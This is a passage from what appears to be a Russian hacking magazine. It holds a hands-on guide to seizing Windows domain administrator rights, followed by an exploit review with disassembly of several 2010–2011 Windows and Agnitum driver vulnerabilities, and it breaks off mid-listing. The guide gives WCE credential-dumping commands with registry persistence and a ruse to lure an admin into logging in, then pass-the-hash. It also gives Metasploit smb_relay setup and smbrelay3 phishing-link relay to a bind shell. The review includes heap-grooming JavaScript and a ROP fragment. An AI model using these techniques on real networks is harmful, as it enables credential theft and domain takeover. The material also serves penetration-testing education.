
```
wce.exe -r60 -o c:\temp\wce.log
```

Опция `-r60` заставляет тулзу проверять наличие новых логинов каждые 60 секунд. При запуске можешь получить отлуп в виде ошибки инъектирования в процесс LSASS. Тогда попробуй запуститься с правами LocalSystem. Для этого ты можешь использовать планировщик или воспользоваться утилитой `rsexec` с ключом `-s`. Ну а дальше — вопрос времени и везения. Нужно просто дождаться, пока админ подключится к серверу. Чем больше серваков — тем лучше. Для ускорения этого процесса можешь применить свой, не сомневаюсь, незаурядный талант в области социальной инженерии.

Если тебе не повезло, и к сервакам доступа ты не имеешь, придется пожертвовать своей тачкой. Главное — помнить, что в клиентских ОС от Microsoft одновременно возможна только одна активная сессия. Причем для тачек, включенных в домен, интерактивный доступ отключается. Это означает, что когда админ к тебе подконнектится, все твои задачки, в том числе и `wce`, будут завершены. То есть нужно немножко постараться и сделать так, чтобы твоя задача либо всегда висела, либо запускалась при каждом входе. Для того, чтобы задача не завершалась, ее можно запустить либо от имени LocalSystem (с помощью того же планировщика), либо в виде сервиса. Однако лично у меня такие эксперименты окончились неудачно. Процесс работает, но в файл ничего не пишет. Поэтому предлагаю альтернативный путь. Для этого создадим простой скрипчик следующего содержания:

```
wce.bat
@echo off
c:\temp\wce.exe -o c:\wce.log
```

Далее добавляем его в автозагрузку. Ключей и методов автозагрузки множество — выбор за тобой. Простейшим вариантом является создание соответствующего параметра в разделе реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`. После этого позвони админу и сообщи ему, что у тебя комп вообще не работает и очень срочно нужна его помощь. Когда он придет, залогинится



Не используй одинаковые или похожие пароли на разных узлах

и скажет, что все ОК, не забудь восхититься его профессионализмом, тысячу раз извиниться и пообещать ящик пива. Ну а когда уйдет, посмотри содержимое файла `c:\wce.log`. А еще лучше — запусти команду

```
wce -s <то, что в файлике лежит> -c cmd
```

и наслаждайся консолью с правами администратора домена.

Отражение

Все замечательно, но, как и всегда, хочется процесс несколько автоматизировать. Напрямую использовать хэши, полученные при sniffинге аутентификационных сессий, нельзя, потому что это не в чистом виде LM- и NTLM-хэши, а некоторые криптографические преобразования над ними с использованием случайных значений. Тем не менее, если полностью повторить процесс аутентификации, в правильном порядке манипулируя значениями challenge, есть возможность авторизоваться с получаемыми хэшами. Эта методика носит название SMB Relay.

Метод не новый и Microsoft о нем известно. Не так давно (вспомни, когда появилась NT) наконец-то появился бюллетень MS08-068. Соответствующие апдейты перекрывают возможность осуществлять рефлексию на хост, инициировавший соединение. Однако это вовсе не исключает возможности рефлексии на другие хосты или по другим протоколам.

Одним из действенных механизмов защиты является «подписывание SMB». Настройка осуществляется либо групповыми политиками, либо путем редактирования параметров `EnableSecuritySignature` и `RequireSecuritySignature` раздела `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters`. Стоит отметить, что начиная с Windows 2000 `RequireSecuritySignature` включен на контроллерах домена по умолчанию, обламывая все попытки рефлексии на контроллер. Однако с клиентскими осями полный порядок.

Для реализации рефлексии будем использовать модуль `smb_relay` великого и ужасного Metasploit'a. Итак, запускаем консоль, выбираем и настраиваем модуль `smb_relay`:

```
use windows/smb/smb_relay
set smbhost <ip-адрес для рефлексии>
exploit
```




▷ info

Как использовать все, что описано в статье, решаешь ты сам. Но советую не искушать судьбу. Не забывай получать письменное согласие заказчика на все свои действия.



▷ dvd

Весь необходимый софт, а также видеоролик ты найдешь на диске, прилагаемом к журналу.



Рефлексия в действии

Не запустился? Не спешите расстраиваться. Правильно, что эксплойт не запустился, так как порт 445 забинден виндой за SMB-службой. Многие пугаются того, что службу стандартными средствами убить нельзя, однако это не так. Запускаем regedit и присваиваем параметру TransportBindName раздела HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters пустое значение. После этого перезагружаемся и пробуем заново. Теперь все отлично! Каким-либо образом заставляем админа подключить любой ресурс на нашем компе и, как только он это сделает, у тебя на руках будет meterpreter на том хосте, на который ты рефлексился. А куда же рефлекситься, спросишь ты? Если нельзя на тот же узел и на контроллер домена, куда тогда? Есть очень красивый вариант — рефлекситься на тачку другого админа. Как в боевиках: все админы друг друга постреляли. Что дальше ты будешь делать с meterpreter — уже не моего ума дело.

Help, I need somebody

На десерт — самое вкусное. До этого мы считали, что имеем права локального администратора. Что делать, если их нет? Замечу, что отправка писем счастья не требует никаких дополнительных прав. Так что этот метод можно использовать и из-под ограниченной учетной записи. В принципе, ничто не мешает и Metasploit загрузить, однако освободить 445 порт без админских прав, к сожалению, не получится. Так как метод со sniffингом сессии аутентификации требует брута хэшей и не гарантирует результата, надо придумать что-то более солидное.

Как я уже говорил, рефлексия может быть произведена и с других протоколов, в том числе и в результате аутентификации на HTTP-сервере. Таким образом можно поднять собственный web-сервас на непривилегированном порту и заслат «письмо счастья» со ссылкой на этот сервер. А рефлексия с правами админа проводить на SMB, скажем, на свой же узел. В результате получим шелл с админскими правами на своей машине. Сказано — сделано, да не тут-то было. К сожалению, Metasploit'овский smb_relay жестоко обламывает, работая только с SMB.

Но здесь на помощь приходит другая тулза под названием

smbrelay3. Она умеет делать ровным счетом то, что нам и надо. Итак, запускаем:

```
smbrelay3.exe --ListForHTTPRequests
--AlternativeSrcPort 8088 --SMBDestinationHost
<lamercomp>
```

После этого не забываем про письмо с нужной ссылкой на картинку в подписи и медитируем на консоль. Как только увидишь строчку

```
[+] *** Remote SmbRelay3 BindShell Service Running
***: (<твой IP>:8080),
```

сразу запускай телнет и подключайся к порту 8080. Дальше дело техники и net user тебе в помощь.

Качество гарантирую

Получая задание на инфраструктурный пентест и спрашивая, что же заказчик хотел бы в конце этого действия увидеть, я в 9 случаях из 10 слышу ответ: «А вот попробуйте получить доступ к почте нашего зама по безопасности!». Ну что ж, можешь смело браться за такие пентесты — результат гарантирован.

Реализуя один из описанных сценариев, ты, так или иначе, непременно получишь права доменного админа. Имея права доменного админа, ты можешь снять хэши со всего каталога. А с помощью pass-the-hash получишь доступ к почте не только зама по безопасности, но и любого другого сотрудника. Вообще говоря, реализация полученных возможностей может быть ограничена только твоей фантазией.

Напоследок скажу, что на Microsoft я не работаю, и денег мне не платят, чтобы за них думать. Никаких рекомендаций от меня ты не услышишь: их разработка пусть будет твоей головной болью, когда будешь отчитываться по результатам своего следующего убойного пентеста. Возможно, это будет темой твоей следующей статьи в]].

СОВМЕСТИ ПРИЯТНОЕ С ПРИЯТНЫМ

Купите смартфон в салоне-магазине МТС
и получите месяц бесплатного Интернета
с телефона

shop.mts.ru



на шаг впереди



Реклама

По акции предоставляется скидка 100% на абонентскую плату на услугу «Безлимитный Интернет с телефона» сроком на 1 месяц. Со 2-го месяца абонентская плата за услугу начисляется в полном объеме. Скидка предоставляется новым пользователям услуги «Безлимитный Интернет с телефона». Сроки проведения акции: с 28.02.2011 года до 30.04.2011 года. Подробности в салонах-магазинах МТС.

ОБЗОР ЭКСПЛОЙТОВ

Конец декабря и начало нового года для компании Microsoft выдались несладкими: уязвимость в ядре Windows (EnableEUDC), о которой уже было написано в прошлом выпуске, так и не запатчена, плюс к ней добавилась целая пачка свежих нульдеев, о которых я спешу рассказать в этом обзоре.

Итак, вот краткий таймлайн выхода в свет информации об уязвимостях:

- 21-го декабря публикуется PoC, который валит FTP-сервис, входящий в пакет IIS 7.5;
- 22-го декабря на китайском хакерском сайте wooyun.org публикуется информация об уязвимости в ActiveX'e WMI Administrative Tools;
- 27-го декабря известный хакер Андреа Микалицци, более известный как g0d, публикует краткий анализ уязвимости и PoC для Fax Cover Page Editor;
- 4-го января Джозуа Дрэйк добавляет эксплойт в metasploit для очень интересной уязвимости в обработке эскизов, до этого в декабре Моти и Ксу Хао посвятили целое выступление этой архитектурной уязвимости на азиатской конференции POC2010;
- 5-го января сотрудник компании Google Михал Залевски публикует информацию о баге в Internet Explorer'e.

Интересно почитать блог мелкомягких Security Research & Defense, в котором они часто публикуют информацию о минимизации рисков — например, Workaround для защиты от уязвимости в обработке эскизов (CVE-2010-3970) путем применения ACL-листов для уязвимой библиотеки shimgw.dll.

Также Microsoft стараются приуменьшить риск уязвимостей, ставя на некоторых ярлыках DoS only, что иногда двигает хакеров к новым техникам обхода современных защит. Яркий пример — уязвимость в FTP (CVE-2010-3972): эксперты из MS считают, что переполнение, при котором мы затираем метаданные константой (0xFF в данной случае), без контроля над адресами перезаписи не эксплуатируемо! Но двум реверсам в команде — Крису Валазеку и Риану Смицу — удалось выжать максимум, получить контроль над EIP.

Однако «вторник патчей» не поразил большим количеством бюллетеней — всего два, закрывающие три уязвимости. Одна из которых (Insecure Library Loading в Backup Manager'e) уже стала банальностью, причем уязвимости подвержена только Vista. Второй бюллетень исправляет сразу две уязвимости в MDAC, одна из которых довольно интересна и даже использовалась на хакерском турнире Pwn2Own. С нее и начнем обзор.

01 УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В MICROSOFT DATA ACCESS COMPONENTS

TARGETS: Windows XP, 2003, Vista, 2008, 7

BRIEF

Уязвимость класса Integer Overflow, которая, в свою очередь, ведет к переполнению heap'a и связана с обработкой свойства CacheSize ActiveX компонента MSADO.


Свойство CacheSize объекта RecordSet целочисленного типа отвечает за количество записей, которые будут храниться в кэше набора данных. Внутренне CacheSize используется при расчете памяти, выделяемой для хранения этой информации, что делается путем умножения на 4, так как в кэше хранятся лишь идентификаторы записей DWORD — 4 байта:

Уязвимый код в msado.dll

```
.text:4DDFC348 lea   eax, ds:4[eax*4]
                ; eax — значение CacheSize
.text:4DDFC34F push  eax
.text:4DDFC350 push  0A00000h
.text:4DDFC355 push  ?g_hHeapHandle@3PAXA
                ; void * g_hHeapHandle
.text:4DDFC35B call  ds:__imp__MpHeapAlloc
                ; Выделяем память
```

Как видишь, напрочь отсутствует проверка ситуации, когда CacheSize будет больше 0x40000000, что приведет к целочисленному переполнению, а значит — будет создан буфер некорректной длины, а затем переполнение и затирание памяти.

Теперь дело за тактикой. Во-первых, к какой базе данных будем делать запросы? Тут нам на помощь придет технология XML Data Island, которая заключается в том, что с помощью XML, внедренного в html-страницу, мы эмулируем базу данных:



0x21212121 — хорошее значение для регистра EIP :)



Строение памяти для осуществления техники

```

Пример внедренной базы данных
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<XML ID="xmlid1">
<Devices>
<Device>
<HereIsCouldBeAnyData />
</Device>
</Devices>
</XML>

```

```

function IncreaseRowCounter()
{
if(GlobalRowCounter < 0x10120)
{
for(i = 0; i < 0x300; i++)
{
GlobalRowCounter++;
localxmlid2.AddNew(["BBBB"], ["c"]);
localxmlid2.Delete();
}
}
var percentcomplete = Math.round(
GlobalRowCounter / 0x10120 * 100);
document.getElementById(
'progressfaseone').innerText =
percentcomplete + "%";
window.setTimeout(IncreaseRowCounter, 100);
}
}

```

Во-вторых, как сделать, чтобы в кэш попадала какая-то информация для форсирования записи данных за границы выделенного буфера? Для этого идеально подходят методы объекта RecordSet: MoveFirst, MoveNext и так далее. Этот факт позволяет нам контролировать ход перезаписи памяти, так как мы уже имеем полный контроль над размером буфера и над тем, что пишем. Автор данной уязвимости Питер Врегендхил использовал выше-описанное для очень интересного трюка — утечки памяти с целью обхода ASLR.

- На картинке выше:
- темный цвет — буфер кэша: размер под контролем атакующего;
 - зеленый цвет — строка, выделенная в heap'e, коричневый цвет — завершающие 2 0x00 байта;
 - красный цвет — объект C++, с первым DWORD темно-красного цвета.

Если добиться такого расположения объектов в памяти и затереть нулевые байты строки, а затем через JavaScript прочитать ее содержимое, то мы в конечном итоге наткнемся на 0x0000. Чтобы иметь возможность переписать память байтами 0x0000, надо создать очень много записей — более 0x00010001. Но не торопись: ведь после удаления какой-либо записи следующая новая запись получает инкремент идентификатора. Таким образом, создавая и удаляя записи в цикле, можно быстро добиться нужного значения:

Стоит отметить, что авторский эксплойт огромен: он использует сразу две уязвимости (в том числе описываемую именно с целью обхода ASLR), что ведет к возможности обойти DEP путем выстраивания ROP-последовательности. Mso.dll использует стандартную функцию VirtualProtect, с помощью которой маркируется память в том месте, где локализован наш шелл-код как Executable. Вторая уязвимость класса use-after-free (CVE-2010-1262) была запатчена еще в ms10-035. Отличный пример, когда комбинация из двух уязвимостей увеличивает эффективность успеха эксплуатации! Патчем же является использование проверочной функции, которая выполняет умножение и проверяет результат на переполнение.

SOLUTION


Накати патч ms11-002: microsoft.com/technet/security/Bulletin/MS11-002.msp

EXPLOITS REVIEW


EXPLOITS REVIEW

EXPLOITS REVIEW

EXPLOITS REVIEW



Какой-то ATL-компонент использует VirtualProtect



Слева — уязвимый код слепо умножал на 4, справа — патченный сперва делает проверку

02 УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В MICROSOFT GRAPHICS RENDERING ENGINE

TARGETS: Windows XP, 2003, Vista

BRIEF

Графическая подсистема Windows часто преподносит сюрпризы в области безопасности. На конференции ROC2010 Моти & Ксу Хао выступили с докладом всего лишь про одну уязвимость, зато какую! Как известно, Explorer может отображать файлы по-разному, к примеру: если выбрать стиль отображения «Эскиз», то будут отображаться некоторые метаданные файла, а информацию о содержании (к примеру, doc- или pdf-документа) он берет из обыкновенного битмапа, присутствующего в файле. Эта структура обрабатывается с помощью функции ConvertDIBSECTIONToThumbnail библиотеки shimgvr.dll, которая, в свою очередь, вызывает функцию CreateSizedDIBSECTION.

```
.text:5D0201F5 push edx ; int
.text:5D0201F6 push ecx ; int
.text:5D0201F7 push [ebp+arg_8] ; int
.text:5D0201FA push esi ; int
.text:5D0201FB push ecx ; HPALETTE
.text:5D0201FC push eax ; int
.text:5D0201FD lea eax, [ebp+var_10]
```

```
.text:5D020200 push eax ; int
.text:5D020201 call _CreateSizedDIBSECTION@28
```

Функция CreateSizedDIBSECTION обрабатывает biClrUsed как знаковое значение (signed). Рассмотрим уязвимый код:

```
.text:5D01FC2D loc_5D01FC2D:
.text:5D01FC2D cmp ecx, 100h
; в ecx значение поля biClrUsed
.text:5D01FC33 jg loc_5D01FCF0
; Знаковое сравнение!!!
.text:5D01FC39 lea esi, [edx+28h]
.text:5D01FC3C lea edi, [ebp+var_430.bmiColors]
.text:5D01FC42 rep movsd ; inline memcopy
```

Из листинга видно, что если в ecx отрицательное значение, то мы обойдем проверку с константной длиной буфера, расположенного на стеке, тем самым форсируя переполнение. Практическая ценность этой уязвимости весьма велика, так как с помощью WebDav можно атаковать Internet Explorer. Рассмотрим локальный сценарий: нас заманили в директорию, где лежит файл со специально сформированным эскизом. В этом случае переполнение происходит в процессе Explorer.exe, что дает преимущества при эксплуатации на Windows XP, так как у процесса Explorer.exe флаг DEP установлен не в режиме permanent. Из-за этого с помощью ROP-цепочки можно отключить DEP, используя SetProcessDEPPolicy или VirtualAlloc с RWX флагом.

```
typedef struct tagBITMAPINFOHEADER {
    DWORD biSize;
    LONG biWidth;
    LONG biHeight;
    WORD biPlanes;
    WORD biBitCount;
    DWORD biCompression;
    DWORD biSizeImage;
    LONG biXPelsPerMeter;
    LONG biYPelsPerMeter;
    DWORD biClrUsed;
    DWORD biClrImportant;
} BITMAPINFOHEADER, *PBITMAPINFOHEADER;
```

Структура, описывающая эскиз

Name	Address	Ordinal
ImageView_COMServer	5D005F0A	1
ImageView_Fullscreen	5D00B888	2
ImageView_FullscreenA	5D00B96D	3
ImageView_FullscreenW	5D00B9C2	4
ImageView_PrintTo	5D00BA6F	5
ImageView_PrintToA	5D00B84F	6
ImageView_PrintToW	5D00B8A4	7
imageview_fullscreenW	5D00B9C2	8
ConvertDIBSECTIONToThumbnail	5D0200EE	9
DllCanUnloadNow	5D0187BC	10
DllGetClassObject	5D019D94	11
DllInstall	5D018B1D	12
DllRegisterServer	5D01A9E7	13
DllUnregisterServer	5D01AA6A	14

Экспортные функции

Рассмотрим пример от авторов metasploit'a:

```
# формирование стека
'imp_VirtualAlloc',
'call [ecx] / pop ebp / ret 0x10',
0,
0x1000, # размер
0x3000, #
0x40, # RWX флаг
```

SOLUTION

Ознакомьтесь с официальной адвизори от MS, там есть Fixit-решение. Либо запрети подгрузку уязвимой DLL путем нехитрой команды: `echo y | cacls %WINDIR%\SYSTEM32\shimgvw.dll /E /P everyone:N`

```
.text:0002B850 Irp = dword ptr 8
.text:0002B850 push esi
.text:0002B851 push edi
.text:0002B852 mov edi, [esp+8+Irp]
.text:0002B856 mov eax, [edi+60h]
.text:0002B859 mov ecx, [eax+4]
.text:0002B85C mov esi, [eax+8]
.text:0002B85F mov edx, [edi+0Ch]
.text:0002B862 mov [esp+8+Irp], ecx
.text:0002B866 mov dword ptr [edi+1Ch], 0
.text:0002B86D movzx ecx, byte ptr [eax]
.text:0002B870 sub ecx, 0
.text:0002B873 jz loc_2B97D
.text:0002B879 sub ecx, 2
.text:0002B87C jz loc_2B967
.text:0002B885 jz short loc_2B8A0
; ecx == 0x0E (IOCTL)
```

03 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В AGNITUM OUTPOST SECURITY SUITE PRO

TARGETS:

Agnitum Outpost Security Suite Pro и все продукты Agnitum, имеющие в комплекте уязвимый драйвер VBEngNT.sys

BRIEF

В процессе поиска багов автор столкнулся с довольно интересным архитектурным багом: разработчики данной HIPS-системы защитили все свои псевдоустройства, кроме одного. Этот модуль играет роль своего рода DLL только в пространстве ядра. Handle на псевдоустройство `\\.\vbengnt` может получить права Guest и с помощью определенных ioctl-запросов переписать память по любому адресу в пространстве ядра, что ведет к очень простому сценарию эксплуатации. Что примечательно, ioctl-запросы ведут к прямому вызову экспортных функций, без какой-либо проверки указателей.

Учитывая, что экспортных функций у данной dll аж 50 - соответственно количество уязвимостей тоже 50.

Все эти функции обрабатывают параметры как указатели на определенные недокументированные структуры, не выполняя никаких проверок. Рассмотрим дизасм и определим самый простой сценарий эксплуатации.

```
ioctl обработчик \\.\vbengnt
.text:0002B850 ioctl_handler proc
```

Далее идет проверка значения ioctl-кода на определенный диапазон и вызов уязвимой функции:

```
.text:0002B8A0 loc_2B8A0:
.text:0002B8A0 mov eax, [eax+0Ch]
.text:0002B8A3 mov ecx, eax
; в eax значение Ioctl кода
.text:0002B8A5 shr ecx, 2
.text:0002B8A8 and ecx, 0F00h
.text:0002B8AE cmp ecx, 800h
.text:0002B8B4 jz short loc_2B8CD

[.]

.text:0002B8CD loc_2B8CD:
.text:0002B8CD lea ecx, [esp+8+Irp]
.text:0002B8D1 push ecx
.text:0002B8D2 push esi
.text:0002B8D3 push edx
.text:0002B8D4 push eax
.text:0002B8D5 call vuln_function
```

Функция по адресу 0x0001DAA0 является своего рода шлюзом:

```
.text:0001DAA0 vuln_function proc near
.text:0001DAA0 arg_0 = dword ptr 4
.text:0001DAA0 arg_4 = dword ptr 8
.text:0001DAA0 arg_8 = dword ptr 0Ch
.text:0001DAA0 arg_C = dword ptr 10h
```



```
.text:0001DAA0
.text:0001DAA0 mov    eax, [esp+arg_0]
.text:0001DAA4 shr    eax, 2
.text:0001DAA7 push  edi
.text:0001DAA8 mov    edi, [esp+4+arg_C]
.text:0001DAAC mov    ecx, [edi]
.text:0001DAAE and    eax, 0FFh
.text:0001DAB3 cmp    eax, 32h
.text:0001DAB6 mov    dword ptr [edi], 0
.text:0001DABC jb    short loc_1DAC7

[...]

.text:0001DAC7 loc_1DAC7:
.text:0001DAC7 mov    edx, [esp+4+arg_8]
.text:0001DACB cmp    edx, dword_45418[eax*4]
                ; сравнение с правильными длинами
.text:0001DAD2 jz    short loc_1DADD

[...]

.text:0001DAEB loc_1DAEB:
.text:0001DAEB cmp    eax, 31h ; switch 50 cases
.text:0001DAEE push  esi
.text:0001DAEF ja    loc_1E186 ; default
                ; jumptable 0001DAF5 case 3
.text:0001DAEF ; jumtable 0001DAF5 case 3
.text:0001DAF5 jmp    ds:off_1E190[eax*4]
                ; развилка на вызовы пятидесяти функций
```

После перебора пятидесяти функций обнаружилось, что с помощью функции ENGINE_XmlMsgEmpty можно переписать любую память константными значениями:

```
